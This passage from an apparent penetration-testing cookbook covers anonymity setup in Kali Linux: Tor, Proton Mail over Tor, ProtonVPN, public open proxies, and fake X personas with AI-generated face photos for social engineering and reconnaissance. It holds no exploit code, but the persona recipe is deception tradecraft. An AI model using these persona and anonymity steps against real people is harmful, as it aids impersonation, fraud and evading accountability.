For penetration testers, learning how to use Tor is essential for several reasons. It enables anonymous reconnaissance, making tracing testing activities harder for a target. Tor also provides access to the dark web, where testers can investigate potential data breaches, threat actor activity, or leaked client information. Additionally, it is a practical way to simulate attacks from adversaries who rely on anonymity to exploit systems.

Getting ready

You need the following to complete this recipe:

- Kali Linux VM turned on and logged in
- Stable internet connection

How to do it...

1. From within Kali Linux, open the terminal window.
2. From the terminal window, enter the following and enter your password as required:

```
sudo apt update
sudo apt install tor torbrowser-launcher -y
```

3. Now, close the terminal window.
4. Select the Kali menu icon, and in the search window, type tor and select **Tor Browser**.




Figure 2.8 – Finding and launching Tor

5. Once selected, Tor Browser will begin downloading for the first time.
6. Once complete, Tor Browser will launch. To connect to Tor, click the **Connect** button.
7. Once connected, Tor Browser will change, and you will see **Connected** in the upper right-hand corner.




Figure 2.9 – Tor connected

8. You may now browse to .onion addresses, such as the **DuckDuckGo** search engine at <https://duckduckgogg42xjoc72x3sjasowoarfbgcmvfimaftt6twagswzczad.onion/> or the **DEEP SEARCH** search engine at <http://search7tdrcvri22rieiwgi5g46qnwsesvnu bqav2xakhezv4hjzkkad.onion/>.




Figure 2.10 – DEEPSEARCH search engine

How it works...

Tor routes traffic through multiple encrypted relays operated by volunteers. When a user connects, Tor creates a circuit of three relays: an entry node, a middle relay, and an exit node. Each relay decrypts only enough data to know the next destination, ensuring that no single relay knows both the user's identity and the destination. Tor encrypts data in layers, like an onion.

There's more...

More information regarding Tor can be found on the project website at <https://www.torproject.org>. Furthermore, the Brave browser also has Tor built in.

Brave (<https://brave.com/>) is based on Chromium and may have better compatibility with some websites due to Chrome's overall popularity, whereas Tor Browser is based on Firefox. However, Tor Browser may provide more security protection.

Also, take a look at this GitHub site for some other .onion addresses to get you started: <https://gist.github.com/0x00009b/8cf0c2b0e147dc0c1114fb32b5d2d7a3>.

Using private and secure email

In this recipe, you will set up an email address that will allow you to maintain your online anonymity while also providing a means for secure communications. Communication security is paramount in penetration testing, and email is often a critical touchpoint. Whether coordinating with clients, sharing reports, or conducting surveillance, penetration testers must ensure that their email usage is private and secure for maintaining confidentiality, integrity, and operational security. Missteps in this area can expose sensitive information, compromise operations, or even lead to legal and reputational consequences.

Using private and secure email systems helps penetration testers protect their communications from unauthorized access, phishing attacks, and data leaks. Furthermore, email anonymity can be vital when simulating phishing attacks or social engineering campaigns, enabling realistic threat scenarios without exposing the tester's identity.



Note

Never use your personal email or identifiers when engaging in lab work, red teaming, or research on sensitive targets.

Getting ready

You need the following to complete this recipe: Tor Browser open and connected.

How to do it...

1. From Tor Browser, access the Proton Mail .onion address at <https://protonmailrmez3lotccipshtkleegetolb73fuirgj7r4o4vfu7ozyd.onion/>.



Tip

You can more easily start by going to <https://proton.me/tor> and selecting the Proton onion site.

2. From the main site, select **Create free account**.

3. From the next screen, select **Get Proton for free**.




Figure 2.11 – Get Proton for free

4. Enter a username and password, repeat your password, and select **Create Account**.
5. For verification, you must enter another non-Proton email address and select **Get verification code**.

**Tip**

Verification with another email address is only required for free accounts. One way around this would be to subscribe to a Proton plan using Bitcoin to maintain your anonymity.

6. Once the verification code is received, enter it and select **Verify**.
7. You can then enter a display name and select **Continue**.
8. You can add a recovery method as needed. You may choose not to enter recovery information, in which case you will receive a warning. Click **Confirm**.

The screenshot shows the 'Set up a recovery method' screen in the Proton app. The screen has a white background with a light blue border. At the top, the title 'Set up a recovery method' is in bold black text. Below it, a subtitle reads: 'Save your email address or phone number to use for verification if you need to reset your account.' There are two input fields: 'Phone number' and 'Email'. The 'Phone number' field has a dropdown menu showing '+1' and the number '201 555 0123'. The 'Email' field has a dropdown menu showing 'core'. Below the input fields are two blue buttons: 'Confirm' and 'Cancel'. A warning dialog box is overlaid on the screen, with the title 'Warning' in bold. The text inside the dialog reads: 'You did not set a recovery method so account recovery is impossible if you forget your password. Proceed without recovery method?'. The 'Confirm' button in the dialog is highlighted with a red border.

Figure 2.12 – Proton recovery method

9. Go through the initial setup screens to validate your preferences. You will then be provided with your inbox.




Figure 2.13 – Proton Inbox

10. You may now close the Tor Browser.

How it works...

You accessed Proton Mail entirely anonymously using the Tor network. Had you paid for a subscription, you would not have been required to provide an alternate email address to better maintain privacy. Proton states that they do not maintain the verification email and that it is only saved using a hashed method to prevent bots and spammers. However, I would not consider that sufficient.

There's more...

If you choose Proton, I suggest reading their privacy policy at <https://proton.me/legal/privacy>. Furthermore, you can use various other services for email activities, some of which can be found on the dark web.

One of the other reasons I chose Proton is that they have good **PGP (Pretty Good Privacy)** support. PGP is very prevalent in the security field and provides you with methods to send PGP-signed and/or encrypted emails to others. More information on PGP can be found at <https://www.openpgp.org>.

Using a VPN

In this recipe, you will learn how to use a **virtual private network (VPN)** to hide your online activities and keep your location hidden. VPN technology is a cornerstone of penetration testing, as mastering VPN technology is essential for penetration testers to maintain operational security, bypass network restrictions, and simulate real-world attack scenarios.

VPNs create encrypted connections between networks, masking the tester's identity and protecting sensitive data during engagements.

A VPN allows penetration testers to obfuscate their traffic and appear to be operating from different geographical locations. This is vital for assessing how organizations defend against external threats. Understanding and effectively using VPNs is essential for any professional in the field. However, using a privacy-conscious VPN is important, as you can be identified through the provider's logs if they maintain them. Many privacy-focused providers will not maintain logs and operate in jurisdictions where legal requests for information can be argued in court.

Getting ready

You need the following to complete this recipe:

- Terminal window open
- Stable connection to the internet

How to do it...

1. Open your web browser and browse to <https://www.whatismyip.com>. Record your IP address and location.




Figure 2.14 – Current IP

2. Close your web browser.
3. Open the terminal window and prepare to enter commands.
4. Download the ProtonVPN repository using the following:

```
wget https://repo.protonvpn.com/debian/dists/stable/main/binary-all/  
protonvpn-stable-release_1.0.6_all.deb
```

5. Install the repository using the following (enter your password as required):

```
sudo dpkg -i ./protonvpn-stable-release_1.0.6_all.deb  
sudo apt update
```

6. Install the desktop repository using the following code:

```
sudo apt install proton-vpn-gnome-desktop
```

7. You may now close the terminal window.
8. From the Kali menu in the search bar, type **proton**, and select **ProtonVPN**.
9. Enter the username and password and select **Sign in** using the credentials created in the previous recipe.



Figure 2.15 – ProtonVPN credentials

10. You may now select one of the free options, such as **United States**, and select **Connect**.




Figure 2.16 – ProtonVPN connect

11. Once connected, open your web browser and browse again to <https://www.whatismyip.com>. Compare your IP address and location to what you previously recorded.



Figure 2.17 – IP on VPN

12. You may now disconnect from ProtonVPN and close your browser.

How it works...

Downloading and installing the ProtonVPN application and then connecting to a VPN remote endpoint provides privacy and anonymity. However, understand that the VPN provider can see your information; therefore, a no-logging policy is important. Understanding their logging policies and their legal obligations regarding warrants is crucial.

There's more...

A free account provides basic capabilities. However, you should explore additional options with a paid account. The first option is network access to the Tor network. Proton has exit nodes that connect directly to the Tor network. For more information, visit <https://protonvpn.com/support/tor-vpn/>.

Secure Core is another option that helps protect us from being identified by bouncing our traffic through multiple endpoints before our exit node. For more information, visit <https://protonvpn.com/support/secure-core-vpn/>.

You should also be familiar with other ways to secure your identity. One such option is the kill switch, which protects you from being identified if your VPN connection is unexpectedly terminated. For more information, visit <https://protonvpn.com/support/permanent-kill-switch/>.

Lastly, there is DNS leak detection, where sometimes DNS requests go to your local resolver instead of over the VPN tunnel. More information can be found at <https://protonvpn.com/features/dns-leak-prevention/>.

Using a proxy

In this recipe, you will learn the fundamentals behind using a proxy to hide your online activities and protect your location from being discovered. **Proxies** are invaluable tools in a penetration tester's arsenal. They act as intermediaries between the tester's system and the target, enabling enhanced anonymity, control, and flexibility during engagements. Proxies also allow testers to mask their IP addresses, manipulate traffic, and simulate various network conditions.

Proxy usage is crucial for penetration testers for several reasons. Proxies can help bypass network restrictions, geo-blocking, or web application defenses, allowing testers to evaluate a target's resilience to real-world attacks. They also enable traffic interception and modification, essential for analyzing web application vulnerabilities and understanding how data flows between a client and a server. Please ensure the proxies' logging and legal obligations when selecting your proxy. Also, some may include antivirus and anti-malware scanning that could prove a hindrance.

Getting ready

You need the following to complete this recipe: a web browser in Kali Linux.

How to do it...

1. Open your web browser and browse to <https://www.whatismyip.com>. Record your IP address and location.




Figure 2.18 – Current IP

2. From your web browser, navigate to <https://www.proxynova.com/>. Select a proxy server and record its information.

< All Countries >

< All Proxies >

Proxy IP	Proxy Port	Last Check	Proxy Speed	Uptime	Proxy Country	Anonymity
8.219.229.53	8200	✓ 49 secs ago	2438 ms	32% (203)	Singapore	Elite
8.130.37.235	1081	✓ 49 secs ago	2477 ms	50% (197)	China - Beijing	Elite
8.130.34.44	999	✓ 49 secs ago	2522 ms	26% (196)	China - Beijing	Elite
47.237.2.245	1080	✓ 3 mins ago	2372 ms	80% (5)	Singapore	Elite
91.211.212.6	32650	✓ 3 mins ago	2778 ms	25% (4)	Greece - Athens	Transparent
4.245.123.244	80	✓ 3 mins ago	304 ms	100% (4)	Netherlands - Amsterdam	Elite
185.14.47.247	80	✓ 3 mins ago	2427 ms	75% (4)	Hong Kong - Hong Kong	Elite
64.181.240.152	3128	✓ 3 mins ago	3027 ms	39% (13)	United States - San Jose	Elite
154.16.146.44	80	✓ 3 mins ago	2611 ms	80% (5)	United States - Buffalo	Elite
108.141.130.146	80	✓ 3 mins ago	323 ms	100% (4)	Netherlands - Amsterdam	Elite
8.148.23.202	9999	✓ 3 mins ago	3035 ms	58% (7)	Singapore	Elite
117.54.114.35	80	✓ 3 mins ago	3105 ms	24% (21)	Indonesia - Jakarta	Anonymous
185.142.131.113	8080	✓ 3 mins ago	3145 ms	10% (20)	Portugal - Ericeira	Transparent

Figure 2.19 – ProxyNova

Tip

While these proxies are generally good, you may need to try multiple before you find one that works. Also, due to proxy latency, you can expect a lag as you browse.

3. From your web browser, access the menu item button and select **Settings**.

4. In the search box, enter proxy and then choose **Settings**.
5. Select **Manual proxy configuration**, enter the proxy information, select to use it for HTTP and HTTPS traffic, and select **OK**.




Figure 2.20 – Enter proxy information

6. Once connected, open your web browser and browse again to <https://www.whatismyip.com>. Compare your IP address and location to what you previously recorded.




Figure 2.21 – IP while on proxy

7. You may now return, remove your proxy, and close the web browser.

How it works...

A web proxy operates at the application layer and is designed to handle specific web protocols such as HTTP or HTTPS. It primarily works with web traffic by filtering, caching, or anonymizing requests and responses. In contrast, a SOCKS proxy functions at a lower level, making it more versatile. It can handle many types of network traffic, including web, email, and file transfers. SOCKS doesn't interpret the traffic itself; it simply forwards it, making SOCKS proxies more versatile.

There's more...

While we will demonstrate proxies using an open proxy and a browser, it's essential to understand that you may be creating proxies inside your targets to source attacks via the proxy, not just to obfuscate your source IP. Also, various tools within Kali can be used with a proxy. **Proxychains** is a term commonly used in penetration testing to set up anonymity and attack vectors.

More information on SOCKS can be found at <https://www.giac.org/paper/gsec/2326/understanding-implementing-socks-server-guide-set-socks-environment/104018>.

Building alternate online personas

In this recipe, you will learn how to create online personas. These can be used as a proxy when communicating with others or as an information-gathering tool. Creating and maintaining multiple online personas in penetration testing is a strategic necessity. With distinct names, profiles, and activity histories, these personas enable penetration testers to conduct engagements with enhanced realism, stealth, and flexibility. By simulating diverse identities, testers can mimic the behaviors of different threat actors, improving their ability to assess and exploit an organization's security vulnerabilities.

Having multiple online personas is particularly valuable in social engineering and reconnaissance efforts. One persona might connect with target employees on professional networks, while another could interact with public forums or social media groups to gather sensitive information. Multiple personas also allow testers to test an organization's resilience against phishing attacks, impersonation attempts, and other realistic scenarios without risking their professional identity or exposing their methodology.

Getting ready

You need the following to complete this recipe: Tor Browser or a browser with a VPN.

How to do it...

1. Open Tor Browser and navigate to `https://x.com`. Click **Create account**.




Figure 2.22 – X Create account

2. Enter the account information based on the persona you are trying to build, including the appropriate age. Use a proper email address for this persona as well (refer to the *Private and secure email* recipe) and select **Next**.
3. Complete the captcha if required to continue.
4. X will ask for a verification code. Open the email address you used and enter the code, and select **Next**.
5. Enter a password and click **Sign up**. Use a strong and unique password for every account.

6. It will now ask for a profile picture. At this point, open a new tab in the browser and navigate to <https://facestudio.app>. Enter the gender, age group, and ethnicity based on the profile you are trying to create, then select **GENERATE**. Lastly, download the picture.




Figure 2.23 – Face Studio picture generation

7. You may now close the `facestudio.app` tab and return to the tab with `x.com`.
8. From the profile picture dialog, select to browse for a picture; select the picture just downloaded, and apply that picture to the profile photo.




Figure 2.24 – X profile picture

9. Pick your username for this individual and select **Next**.

10. Go through the remaining profile questions and make selections based on this individual's persona.
11. You now have a complete x.com profile for this person.




Figure 2.25 – X profile

There's more...

A typical person may use various online accounts. Take this same character and build out some of the other popular profiles. Always keep privacy and anonymity in mind when doing this, so ensure you do it over secure connectivity.

Building complete online personas with AI

In this recipe, we will use **artificial intelligence (AI)** to construct an entire online persona with significant background information. We have already gone through the essentials. Now, we can use AI to expand more complete profiles and create characters of various demographics. Consider this like character development for a book. You are creating online personas. As such, these personas must have a history, so the ones you're making today may be used in the future. You need to start building their credibility by posting regularly, following others, and interacting to develop a realistic profile.

